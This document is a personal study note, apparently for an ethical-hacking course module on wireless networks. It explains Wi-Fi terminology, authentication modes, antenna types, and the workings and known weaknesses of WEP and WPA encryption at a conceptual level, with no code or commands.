M16 Hacking Wireless Networks

18 July 2024 19:53

Wireless networks are cheaper and easier to maintain than wired networks. An attacker can easily compromise a wireless network without proper security measures or an appropriate network configuration. Because high-security mechanisms for wireless networks may be expensive, it is advisable to determine critical sources, risks, or vulnerabilities associated with the network and then check whether the current security mechanism can protect the wireless network against all possible attacks. If not, the security mechanisms must be upgraded.
This module describes the types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. Various wireless encryption algorithms are analyzed with their strengths and weakness. The module also analyzes wireless-network attack techniques and discusses countermeasures to protect information systems.

LO#01: Summarize Wireless Concepts

Wireless Concepts	• A wireless network is an unbounded data communication system that uses **radio-frequency technology** to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections using **electromagnetic (EM) waves** to interconnect two individual points without establishing any physical connection.	
Wireless Terminology	• In a wireless network, data are transmitted through **EM waves** that carry signals over the communication path. Terms associated with wireless networks include the following:	
	GSM	• Global System for Mobile Communications • It is a universal system used for mobile data transmission in wireless networks worldwide.
	Bandwidth:	• It describes the amount of information that may be broadcast over a connection. Usually, **bandwidth refers to the data transfer rate** and is measured in bits (amount of data) per second (bps).
	Access point (AP):	• An AP is used to connect wireless devices to a wireless/wired network. • It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. • **It serves as a switch or hub between a wired LAN and wireless network**.
	BSSID	• 'Basic service Set' identifier (BSSID): • It is the **media access control (MAC) address of an access point (AP)** or base station that has set up a basic service set (BSS). • Generally, users are unaware of the BSS to which they belong. When a user moves a device, the BSS used by the device could change because of a variation in the range covered by the AP, but this change may not affect the connectivity of the wireless device .
	SSID	• Service set identifier (SSID) • An SSID is a 32-alphanumeric-character unique identifier given to a **wireless local area network (WLAN)** that acts as a wireless identifier of the network. The SSID permits connections to the desired network among available independent networks. • Devices connecting to the same WLAN should use the same SSID to establish connections
	(ISM)	• Industrial, scientific, and medical (ISM) band • **This band is a set of frequencies** used by the international industrial, scientific, and medical communities.
	Hotspot:	• These are places where wireless networks are available for public use. • Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.
	Association:	• It refers to the process of connecting a wireless device to an AP
	OFDM	• Orthogonal frequency-division multiplexing • An OFDM is a method of **digital modulation of data** in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, amplitude, or a combination of these and shares bandwidth with other independent channels. • It produces a transmission scheme that supports higher bit rates than parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies
	MIMO-OFDM	• Multiple input, multiple output-orthogonal frequency-division multiplexing • MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. • Adopting the MIMO-OFDM technique reduces interference and increases the channel robustness.
	DSSS	• Direct-sequence spread spectrum • DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code.

	• Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or j amming.
FHSS / FH-CDMA	• Frequency-hopping spread spectrum • FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom s equence known to both the sender and receiver

Wireless Networks

- Wireless networks use radio-wave transmission, which **usually occurs at the physical layer of the network structure**. With the global wireless communication revolution, data networking and telecommunication are fundamentally changing.
- **Wi-Fi refers to a WLAN based on the IEEE 802.11** standard, and it allows a device to access the network from anywhere within the range of an AP [between 1600 and 2200 square feet].
- Wi-Fi is a widely used technology in wireless communication across a radio channel.
- Wi-Fi utilizes numerous techniques such as DSSS, FHSS, infrared (IR), and OFDM to establish a connection between a transmitter a nd receiver.
- Devices such as personal computers, video-game consoles, and smartphones use Wi-Fi to connect to a network resource such as the Internet via a wireless network AP.

Advantages	**Disadvantages**
• Installation is fast and easy without the need for wiring through walls and ceilings • Easily provides connectivity in areas where it is difficult to lay cables • The network can be accessed from anywhere within the range of an AP • Public spaces such as airports, libraries, schools, and even coffee shops offer constant Internet connections through WLANs	• Security may not meet expectations • The bandwidth suffers as the number of devices in the network increases • Wi-Fi upgrades may require new wireless cards and/or Aps • Some electronic equipment can interfere with Wi-Fi networks

Types of Wireless Networks

Extension to a Wired Network




Figure 16.1: Extension to a wired network

- A user can extend a wired network by placing APs between a wired network and wireless devices.
- A wireless network can also be created using an AP. The types of APs include the following:
  - **Software APs (SAPs):** SAPs can be connected to a wired network, and they run on a computer equipped with a wireless network interface card (NIC).
  - **Hardware APs (HAPs):** HAPs support most wireless features.
- In this type of network, the **AP acts as a switch**, providing connectivity for computers that use a wireless NIC. The
- AP can connect wireless clients to a wired LAN, which allows wireless access to LAN resources such as file servers and Internet connections.

Multiple Access Points




Figure 16.2: Multiple access points

- This type of network connects computers wirelessly using **multiple APs**.
- **If a single AP cannot cover an area, multiple APs or extension points can be established**.
- The wireless area of each AP must overlap its neighbour's area. This provides users the ability to move around seamlessly using a feature called **roaming**.
- **Some manufacturers develop extension points that act as wireless relays**, extending the range of a single AP.
- Multiple extension points can be strung (String) together to provide **wireless access to locations far from the central AP**.

LAN-to-LAN Wireless Network





Figure 16.3: LAN-to-LAN wireless network

- APs provide wireless connectivity to local computers, and **local computers on different networks can be interconnected**.
- **All hardware APs have the capability to interconnect with other hardware APs**.
- However, interconnecting LANs over wireless connections is a complex task
- 

3G/4G Hotspot




Figure 16.4: 3G/4G hotspot

- A 3G/4G hotspot is a type of wireless network that provides Wi-Fi access to **Wi-Fi-enabled devices**, including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.
- A mobile hotspot is a portable hardware device that serves as a wireless access point for connecting devices to the internet. It provides Wi-Fi routing capabilities similar to a home wireless router, except on a smaller scale.
- Nearby devices such as laptops, tablets or smartphones can interface with the mobile hotspot much as they do with other wireless routers. However, the mobile hotspot connects to the internet via a wireless cellular signal, rather than relying on a standard data signal.
- Mobile hotspots are also known by various other names, such as **portable hotspots**, **Wi-Fi hotspots**, **portable Wi-Fi hotspots** and **pocket routers**
- A mobile hotspot works by converting a 3G, 4G or 5G signal to a Wi-Fi signal and vice versa. It creates a Wi-Fi network that can be shared by multiple devices within about 10 meters of the hotspot

Wireless Standards


<See child page with complete details >


SSID - Service Set Identifier

Service Set

- service set is essentially the group of devices that connect to the same Wi-Fi network.
- **A service set is the collection of devices that share that same SSID**. Imagine it as a club with a particular name, and the SSID is the club's name. Devices that connect to the Wi-Fi network (and thus, share the SSID)

Service Set





SSID would be same but BSSID would be different

- service set is essentially the group of devices that connect to the same Wi-Fi network.
- **A service set is the collection of devices that share that same SSID**. Imagine it as a club with a particular name, and the SSID is the club's name. Devices that connect to the Wi-Fi network (and thus, share the SSID) become members of that **club, or the service set.**
- **SSID acts like a name tag for your Wi-Fi network, it's what you see on your phone or laptop when searching for available networks.**
- A service set identifier (SSID) is a **case-sensitive, human-readable unique identifier of a WLAN that is 32 alphanumeric characters in length**.
- SSID is a token used to identify and locate 802.11 (Wi-Fi) networks. By default, it is a part of the frame header of packets sent over a WLAN. It acts as a single shared identifier between **APs and clients**. This helps users locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, because these units can be easily compromised.
- SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden.
- **Because SSID is the unique identifier of a WLAN, all devices and APs in the WLAN must use the same SSID**. Any device that attempts to join the WLAN must provide the SSID. As every user in the network needs to configure the SSID in their system's network settings, if the **SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client**. A non-secure access mode allows clients to connect to the AP using the configured SSID, a blank SSID, or an SSID configured as "any."
- Unfortunately, SSID does not provide security to a WLAN, because it is easy to obtain the SSID as plaintext from packets. For many commercial products, the default SSID is the vendor's name. The SSID can be kept confidential only in closed networks with no activity, which is inconvenient to legitimate users.

Scenario 1: Connecting to Wi-Fi at Home

- You're at home and want to connect your laptop to the internet.
- You'll open your Wi-Fi settings on your laptop and see a list of nearby **SSIDs**. These are essentially names of Wi-Fi networks broadcast by routers in your vicinity.
- Your home Wi-Fi network might have an SSID like "**HomeNetwork**" or perhaps a fun name you've chosen.
- Once you select your home SSID and enter the password, your laptop joins the service set for your home Wi-Fi network. This allows your laptop to communicate with the internet through your router

Scenario 2: Using Public Wi-Fi at a Coffee Shop

- You're at a coffee shop and want to browse the web on your phone.
- When you open your phone's Wi-Fi settings, you'll see a list of available SSIDs, including one for the coffee shop's Wi-Fi network (e.g., "**CoffeeShop_Free_Wi-Fi**").
- By connecting to the coffee shop's SSID and entering any required password, your phone joins the service set for their Wi-Fi network. This enables your phone to access the internet through the coffee shop's internet connection.

Scenario 3: Multiple Access Points with the Same SSID (Extended Service Set)

- Imagine you're in a large office building with multiple floors.
- The office might have a single SSID named "Office_Wi-Fi" that extends throughout the building using several access points (routers).
- As you move between floors, your device (laptop, phone) can seamlessly switch between access points while staying connected to the same service set ("Office_Wi_Fi") because they all share the same SSID. This provides uninterrupted Wi-Fi connectivity as you roam within the building

WIFI Authentication Modes

Open system authentication process:



Probe request
Probe response (security parameters)
Open system authentication request
Open system authentication response
Association request (security parameters)
Association response
1
2
3
4
5
6
Client attempting to connect
Access Point (AP)
Switch or Cable Modem
Internet

Figure 16.5: Open system authentication process

- In this process, any wireless client that attempts to access a Wi-Fi network sends a request to the wireless AP for authentication.
- In this process, the station sends an authentication management frame containing the identity of the sending station for authentication and connection with the other wireless station, which is the wireless AP. The AP then returns an authentication frame to confirm access to the requested station, thereby completing the authentication process.

Open authentication, as the name suggests, provides the most basic level of security on a wireless network. Here's a step-by-step explanation of how it works:

1. Client Discovery:

- A wireless device (client) searches for available Wi-Fi networks.
- It detects an open network (without any password prompt).

2. Initial Association:

- The client initiates an authentication request with the access point (AP).
- This request is simply a signal indicating the client's intent to connect.

3. Unchallenged Acceptance (The Open Part):

- The AP **accepts** the authentication request **without any verification**.
- There's no password or key exchange involved.

4. (Optional) WEP Encryption:

- Open authentication itself doesn't provide encryption.
- However, it can be used in conjunction with **Wired Equivalent Privacy (WEP)**, an older (and weaker) encryption method.
- If WEP is enabled on the network:
  - After the initial open authentication, the client might attempt to exchange encryption keys with the AP.
  - If the client doesn't have the correct WEP key, it won't be able to decrypt or encrypt data traffic, **effectively blocking its connection.**


5. Network Access (or Lack Thereof):

- Even after successful open authentication:
  - The client might still not be granted full access to the network resources.
  - Some networks might have additional security measures in place, **like MAC filtering**, which restricts access based on device's unique identifier

Here's a critical point to remember:

- Open authentication offers **no real security**. Any device can connect and potentially sniff data packets traveling on the network.
- It should **never be used** on a private or business Wi-Fi network where sensitive information is transmitted.


Shared key authentication process:


Authentication request sent to AP
AP sends challenge text
Client encrypts challenge text and sends it back to AP
AP decrypts challenge text, and if correct, authenticates client
1
2
3
4
Access Point (AP)

- In this process, each wireless station **receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels**.
- The following steps illustrate the establishment of a connection in the shared key authentication process:
  - The station sends an authentication frame to the AP.
  - The AP sends a challenge text to the station.
  - The station encrypts the challenge text using its configured **64-bit or 128-bit key** and sends the encrypted text to the AP.

of the 802.11 networks.

Shared key authentication process:




1 Authentication request sent to AP
2 AP sends challenge text
3 Client encrypts challenge text and sends it back to AP
4 AP decrypts challenge text, and if correct, authenticates client
5 Client connects to network
Client attempting to connect
Access Point (AP)

A challenge text can be a **random** number generated by the Access Point (AP). It's typically **128 bytes long**

- In this process, each wireless station **receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels**.
- The following steps illustrate the establishment of a connection in the shared key authentication process:
  - The station sends an authentication frame to the AP.
  - The AP sends a challenge text to the station.
  - The station encrypts the challenge text using its configured **64-bit or 128-bit key** and sends the encrypted text to the AP.
  - The AP uses its configured for example, **Wired Equivalent Privacy (WEP**) key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If they match, the AP authenticates the station.
  - The station connects to the network.
- The AP can reject the station if the decrypted text does not match the original challenge text; then, the station will be unable to communicate with either the Ethernet network or the 802.11 networks.

Wi-Fi Authentication Process Using a Centralized Authentication Server

What ?



Client
Access Point
RADIUS Server
1 Client requests connection
2 AP sends an EAP-Request to determine identity
3 EAP-Response with identity
4 Forwards the identity to the RADIUS server using the uncontrolled port
5 Sends a request to the wireless client via the AP specifying the authentication mechanism to be used
6 The wireless client responds to the RADIUS server with its credentials via the AP
7 Sends an encrypted authentication key to the AP if the credentials are acceptable
8 Sends a multicast/global authentication key encrypted with a per-station unicast session key

- The 802.1X standard provides centralized authentication.
- For 802.1X authentication to work in a wireless network, the AP must be able to securely identify the traffic from a specific wireless client.
- In this Wi-Fi authentication process, a centralized authentication server known as **Remote Authentication Dial-in User Service (RADIUS)** sends authentication keys to both the AP and the clients that attempt to authenticate with the AP.
- This key enables the AP to identify a particular wireless client.
- **EAP = Extensible Authentication Protocol.**

Types of Wireless Antennas

What ?

- Antennas are an integral part of Wi-Fi networks.
- In addition to sending and receiving radio signals, they convert **electrical impulses** into **radio signals** and vice versa.
- Following are types of wireless Antennas

Directional Antenna

- **A directional antenna can broadcast and receive radio waves from a single direction.**
- In order to improve transmission and reception, the directional antenna's design allows it to work effectively in only a few directions.
- This also helps in reducing interference

Yagi Antenna

- **A Yagi antenna, also called Yagi–Uda** antenna, is a **unidirectional antenna** commonly used in communications at a frequency band of 10 MHz to VHF and UHF.
- This antenna has a high gain and low signal-to-noise (SNR) ratio for radio signals.
- Furthermore, it not only has a unidirectional radiation and response pattern, but also concentrates the radiation and response. It consists of a reflector, dipole, and many directors. This antenna develops an end-fire radiation pattern.

Omnidirectional Antenna

- **Omnidirectional antennas radiate electromagnetic (EM) energy in all directions.**
- **It provides a 360° horizontal radiation pattern**.
- **They radiate strong waves uniformly in two dimensions, but the waves are usually not as strong in the third dimension**.
- These antennas are efficient in areas where wireless stations use time-division multiple access technology.
- **A good example for an omnidirectional antenna is the antenna used by radio stations.**
- These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of its location.

Parabolic Grid Antenna

- A parabolic grid antenna uses the **same principle as a satellite dish**, but it does not have a solid dish.
- It consists of a semi-dish in the form of a grid consisting of aluminium wires. Parabolic grid antennas can achieve very-long-distance Wi-Fi transmissions through **highly focused radio beams**.
- **This type of antenna is useful for transmitting weak radio signals over very long distances on the order of 10 miles.**
- This enables attackers to obtain a better signal quality, resulting in more data to eavesdrop on, more bandwidth to abuse, and a higher power output, which is essential in Layer-1 denial-of-service (DoS) and man-in-the-middle (MITM) attacks.
- **The design of this antenna saves weight and space, and it can receive Wi-Fi signals that are either horizontally or vertically polarized.**

Dipole Antenna

- A dipole antenna is a **straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line**.
- Also called a **doublet**, the antenna is bilaterally symmetrical; therefore, it is inherently a balanced antenna.
- This kind of antenna feeds on a balanced parallel-wire RF transmission line.

Reflector Antennas

- Reflector antennas are used to **concentrate EM energy that is radiated or received at a focal point.**
- These reflectors are generally **parabolic**. If the surface of the parabolic antenna is within a tolerance limit, it can be used as a primary mirror for all frequencies.
- This can prevent interference while communicating with other satellites.
- A larger antenna reflector in terms of wavelength multiples results in a higher gain

Reflector Antennas

- Reflector antennas are used to **concentrate EM energy that is radiated or received at a focal point.**
- These reflectors are generally **parabolic**. If the surface of the parabolic antenna is within a tolerance limit, it can be used as a primary mirror for all frequencies.
- This can prevent interference while communicating with other satellites.
- A larger antenna reflector in terms of wavelength multiples results in a higher gain.
- Reflector antennas reflect radio signals and has a high manufacturing cost.

LO#02: Explain Different Wireless Encryption Algorithms

What ?

- Wireless encryption is a process of protecting a wireless network from attackers who attempt to collect sensitive information by breaching the RF traffic.
- This section provides insight into various wireless encryption standards such as **Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA)**, **WPA2**, and **WPA3**, in addition to issues in WEP, WPA, and WPA2.
- Attacks on wireless networks are increasing daily with the increasing use of wireless networks. The encryption of information before it is transmitted on a wireless network is the most popular method of protecting wireless networks against attackers. There are several types of wireless enc ryption algorithms that can secure a wireless network. Each wireless encryption algorithm has advantages and disadvantages
- Listed below
- **<See a child page for comparison view>**


802.11i:

- It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as the Temporal Key IntegrityProtocol (TKIP) and Advanced Encryption Standard (AES).**

WEP

- **Wired Equivalent privacy**
- WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be crackedeasily.
- WEP was an early attempt to protect wireless networks from security breaches, but as technology improved, it became evident that information encrypted with WEP is vulnerable to attack. We discuss WEP in detail here.
- **WEP is a component of the IEEE 802.11 WLAN standards**. Its primary purpose is to **ensure data confidentiality on wireless networks at a level equivalent to that of wired LANs,** which can use physical security to stop unauthorized access to a network.
- In a WLAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, **WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access to the WLAN**. This is accomplished by encrypting data with the **symmetric Rivest Cipher 4 (RC4) encryption** algorithm, which is a cryptographic mechanism used to defend against threats.

How WEP Works



- **PAD**: Padding refers to the process of adding extra data to a message to meet a specific block size requirement for certain encryption algorithms. This ensures efficient encryption and decryption. **WEP, however, uses the RC4 stream cipher which doesn't require specific block sizes, so padding isn't necessary.**
- **KID (Key Identifier)**: A Key Identifier helps distinguish between multiple keys used in a system. WEP only utilizes a single shared key, so there's no need for an identifier. Protocols like WPA2 that support multiple keys for different users or functionalities might employ KID to differentiate them.
- **Shared Key**: WEP relies on a shared key, a secret string of characters known to both the wireless device and the access point (router). This key is used for both authentication and encryption.
- **Initialization Vector (IV)**: For each data packet to be sent, a unique initialization vector (IV) is generated. This random number is appended to the data and acts like a digital salt, making it harder to crack the encryption. It is a 24-bit arbitrary number.
- **RC4 Stream Cipher**: The shared key and the IV are fed into an RC4 stream cipher algorithm. This algorithm creates a **pseudo-random stream of bits** that is then XORed with the actual data. XORing is a bitwise operation that essentially scrambles the data using the key.
- **ICV:** CRC-32 checksum is used to calculate a 32-bit integrity check value (ICV) for the data, which, in turn, is added to the data frame
- **Encrypted Data Transmission**: The encrypted data (original data XORed with the keystream) is then transmitted along with the IV.
- **Decryption**: **At the receiving end (another device with the same shared key), the IV and the encrypted data are received**. The IV is used to synchronize the decryption process with the encryption, and then the shared key is used again in the RC4 cipher to reverse the XOR operation, retrieving the original message.

Key Points

- WEP was developed **without any academic or public review.** In particular, it was not reviewed by cryptologists during development. Therefore, **it has significant vulnerabilities and design flaws.**
- WEP is a stream cipher that **uses RC4 to produce a stream of bytes that are XORed with plaintext**.
- The length of the WEP and secret key are as follows:
  - 64-bit WEP uses a 40-bit key
  - 128-bit WEP uses a 104-bit key
  - 256-bit WEP uses 232-bit key

- **Role of WEP in Wireless Communication**
  - WEP protects against eavesdropping on wireless communications.
  - It attempts to prevent unauthorized access to a wireless network.
  - It depends on a secret key shared by a mobile station and an AP. This key encrypts packets before transmission.
  - Performing an integrity check ensures that packets are not altered during transmission.
  - 802.11 WEP encrypts only the data between network clients.

Advantages of WEP	**Flaw in WEP**
• **Confidentiality**: It prevents link-layer eavesdropping. • **Access Control:** It determines who may access data. • **Data Integrity:** It protects the change of data by a third party. • **Efficiency**	• No defined method for encryption key distribution: • **Pre-shared keys (PSKs)** are set once at installation and are rarely (if ever) changed. • It is easy to recover the number of plaintext messages encrypted with the same key. • RC4 was designed to be used in a more randomized environment than that utilized by WEP: • As the **PSK** is rarely changed, the same key is used repeatedly. • An attacker monitors the traffic and finds different ways to work with the plaintext message. • **With knowledge of the ciphertext and plaintext, an attacker can compute the key.** • Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort and WEPCrack. • **Key scheduling algorithms are also vulnerable to attack.**

- **Issues in WEP**
- **CRC32 is insufficient to ensure the complete cryptographic integrity of a packet:** By capturing two packets, an attacker can reliably flip a bit in the encrypted

stream and modify the checksum so that the packet is accepted.

- **IVs are of 24 bits:** The IV is a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. An AP broadcasting 1500-byte packets at 11 Mbps would exhaust the entire IV space in five hours.
- **WEP is vulnerable to known plaintext attacks:** When an IV collision occurs, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet.
- **WEP is vulnerable to dictionary attacks:** Because WEP is based on a password, it is prone to password-cracking attacks. The small IV space allows the attacker to create a decryption table, which is a dictionary attack.
- **WEP is vulnerable to DoS attacks:** This is because associate and disassociate messages are not authenticated.
- **An attacker can eventually construct a decryption table of reconstructed keystreams:** With approximately 24 GB of space, an attacker can use this table to decrypt WEP packets in real time.
- **A lack of centralized key management makes it difficult to change WEP keys regularly**
- **IV is a value used to randomize the keystream value, and each packet has an IV value:** The standard IV allows only a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. All available IV values can be used up within hours at a busy AP. **IV is a part of the RC4 encryption key and is vulnerable to an analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic**. Identical keystreams are produced with the reuse of the IV for data protection because the **short IV keystreams are repeated within a short time**. Furthermore, **wireless adapters from the same vendor may all generate the same IV sequence**. This enables attackers to determine the keystream and decrypt the ciphertext.
- **The standard does not require each packet to have a unique IV:** Vendors use **only a small part of the available 24-bit possibilities**. Consequently, a **mechanism that depends on randomness is not random at all, and attackers can easily determine the keystream and decrypt other messages**.
- **The use of RC4 was designed to be a one-time cipher and not intended for use with multiple messages.**
- **The reasons for generating weak IVs in WEP include the following:**
    - To generate different packets in WEP, the RC4 algorithm uses a **key scheduling algorithm (KSA)** to create an IV and adds it to the base key, which makes the first few bytes of plaintext easily predictable.
    - The IV value is not explicit to the network. Therefore, the same IV can be used with the same secret key on multiple wireless devices.
    - The method of appending the IV to the beginning of the security key makes the network vulnerable to **Fluhrer–Mantin–Shamir (FMS)** attacks, which allow attackers to execute script tools to crack the secret key by examining a link.
    - Most weak IVs depend on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.
    - Through additional processing on recovered bytes, parts of a **pseudo-random generation algorithm (PRGA)** can be emulated to extract key information in the byte of an IV.
    - Message tampering cannot be effectively detected. Although methods such as checksum and ICV can check message integrity, they have some drawbacks
    - Some secure methods for computing MIC have a high computational cost when introduced in TKIP.
    - **WEP directly uses the master key and has no built-in provision to update the keys**

EAP

- The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as **token cards, Kerberos, and certificates**.

LEAP

- Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco

WPA

- **Wi-fi protected access**
- Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. **In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key**. An attacker can exploit this weakness using tools that are freely available on the Internet. **IEEE defines WPA as "an expansion to the 802.11 protocols that can allow for increased security."**
- **Nearly every Wi-Fi manufacturer provides WPA**.
- WPA has better data encryption security than WEP because **messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP), which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC to provide strong encryption and authentication**.
- WPA is an example of how 802.11i provides stronger encryption and enables pre-shared key (PSK) or EAP authentication.
- WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, MICs, extended IVs and re-keying mechanisms.
- WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The MIC for WPA prevents the attacker from changing or resending the packets.

TKIP	<See Below>
TKs:	• All newly deployed Wi-Fi equipment uses **either TKIP (for WPA) or AES (for WPA2) encryption** to ensure WLAN security. • In the WEP encryption mechanism, the **protocol derives encryption keys (Temporal Keys - TKs)** from the **pairwise master key (PMK)**, which is created during the EAP authentication session, whereas in the WPA and WPA2 encryption mechanisms, the protocol obtains the encryption keys during a four-way handshake. • In the EAP success message, the PMK is sent to the AP but is not directed to the Wi-Fi client because it has derived its own copy of the PMK.

How WPA works




Figure 16.13: Operational flow of WPA

- A TK, transmit address, and TKIP **sequence counter (TSC)** are used as input to the RC4 algorithm to generate a keystream.
    - The IV or TK sequence, transmit address or MAC destination address, and TK are combined with a hash function or mixing function to generate a 128-bit and 104-bit key.
    - This key is then combined with RC4 to produce the keystream, which should be of the same length as the original message.
- The MAC service data unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate the MAC protocol data unit (MPDU).
- A 32-bit ICV is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with the keystream to produce the encrypted data.
- The IV is added to the encrypted data to generate the MAC frame

- **Issues in WPA**
- **Weak passwords:** If users depend on weak passwords, the WPA PSK is vulnerable to various password-cracking attacks.

- **Lack of forward secrecy:** If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to packet spoofing and decryption:** Clients using WPA-TKIP are vulnerable to packet-injection attacks and decryption attacks, which further allows attackers to hijack Transmission Control Protocol (TCP) connections.
- **Predictability of the group temporal key (GTK)**: An insecure random number generator (RNG) in WPA allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
